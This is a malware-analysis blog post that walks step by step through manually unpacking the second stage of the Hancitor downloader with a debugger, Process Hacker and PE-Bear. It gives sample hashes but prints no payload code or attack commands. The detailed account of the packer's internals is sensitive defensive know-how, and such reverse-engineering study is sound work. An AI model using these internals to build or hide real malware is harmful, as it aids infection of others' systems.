Revisiting Hancitor in Depth | 0ffset Training Solutions

By 0verfl0w_


Published: 2019-02-05 · Archived: 2026-04-05 21:55:04 UTC

As you probably guessed from the title, we are going to be taking a look at Hancitor once again, except this time, I'll be focusing on the second stage of Hancitor that is dropped as a result of a Microsoft Word or Excel document. I was planning to include an analysis of one of the third stage payloads – ISFB – in this post, however it would have been extremely long, so I decided to give it it's own post. This post will replace my original post about Hancitor (Part 2, not Part 1), as this time I've fully analyzed the sample, and therefore do not need to rely on outside information. Both the packed and unpacked samples are available on **VirusBay**. Let's get into it!


MD5 (Hancitor – Packed): c07661bd4f875b6c6908f2d526958532
MD5 (Hancitor – Unpacked, Unmapped): 5fe47865512eb9fa5ef2cccd9c23bcbf

Unpacking Hancitor


As per usual with most malware nowadays, Hancitor's Second Stage payload is packed, so before we get to the interesting part, we need to unpack it, which isn't particularly difficult to do so. I will be using Immunity Debugger to step through the unpacking, as x32dbg failed to analyze sections correctly. This will be a quick unpacking, and there won't be much detail on the unpacking routine as this isn't the purpose of the post. Upon opening the file in a debugger, scroll down until you see a call to EBX and put a breakpoint on that call:




Execute the program and once it has hit the breakpoint, step into EBX. From there, you will see several jumps – follow these jumps and you will notice values being pushed to the stack, until you see a call to EAX (VirtualProtect).




You can step over this and follow the jumps again. You'll notice registers being incremented and compared, until you hit an **XOR BYTE PTR**. As you probably guessed, this is a loop that XOR's values in the main binary. If you keep stepping over, you'll reach a **JB** instruction, and just underneath is a **JNO** instruction. Put a breakpoint on the **JNO** instruction, as shown below, and execute the program.




Once you've hit the breakpoint, simply step over the next few instructions, until you see a jump to EAX. Upon following this jump, you'll find a section of un-analyzed code. Right click and select **Analysis->During next analysis, treat selection as->Command**, and then **CTRL-A**. The section will be re-analyzed and should resemble something similar to the image below.




From there, scroll down. You'll notice strings such as "*VirtualAlloc*" and "*_stricmp*" – this section loads different DLLs and imports functions. You can step through this and analyze it, or you can scroll down until you see the last API being imported, which in this case is "*memcpy*". After a call to GetProcAddress (**[EBP-28]** here), EAX (*memcpy*) is moved into **[EBP-30]**. Put a breakpoint on this and execute the program.




Scroll down further and you'll see another jump to EAX – put a breakpoint on that and run the program once again.




Following this jump should take you to another region of memory – in this case it is at **0x000203E4**. You'll see a jump near the bottom of the window, so put a breakpoint on that and execute the program again.




Jumping to the address will show the Substitution Box creation and scramble instructions, which creates the lookup table for RC4 decryption. We can skip over this so keep scrolling down until you see several **IMUL** instructions and another function call. Put a breakpoint on this call and run the program.




Several libraries will be loading upon running the program, but just ignore that. Once the breakpoint has been tripped, step into the function and follow the jump. From there, there will be a call to an API, and a call to a function. Make sure you step into this function, and follow the jump.




You will see another API call and function call. Step into the function, and there will be a jump to EAX – take this jump, and it will lead you back to the original memory region of the binary.




Once you get there, you will need to re-analyze the section, just like we did before. Ignore the first function call, and step into the second call.




This function has a few calls, but the important ones are near the bottom – **GetMessageA**, **TranslateMessage**, and **DispatchMessageA**. They will be in a loop, so simply put a breakpoint after the loop, and run the program. This loop will result in the main Hancitor payload being written to a different region of memory, and run it, so make sure you disconnect your machine from the network for this. You will have to pause the execution of the program yourself, as the loop will not exit until the payload thread has.




Make sure you have Process Hacker open as well, as this will allow you to dump the unpacked payload. Wait for around 30-45 seconds (although it depends), and search for **RWX** protected regions of memory in Process Hacker. In this case, there is a 36 Kb section, which upon viewing, has a valid MZ header, so let's dump it.



As we dumped the payload from memory, it is mapped, so we need to unmap it. Open the dumped file in PE-Bear and go to the Section Headers option, as shown in the image. You need to change the value of the Raw Addr. so that it matches the value of the Virtual Addr. You then need to change the Raw size of each of the sections, except for the last section, which is **.reloc** here.



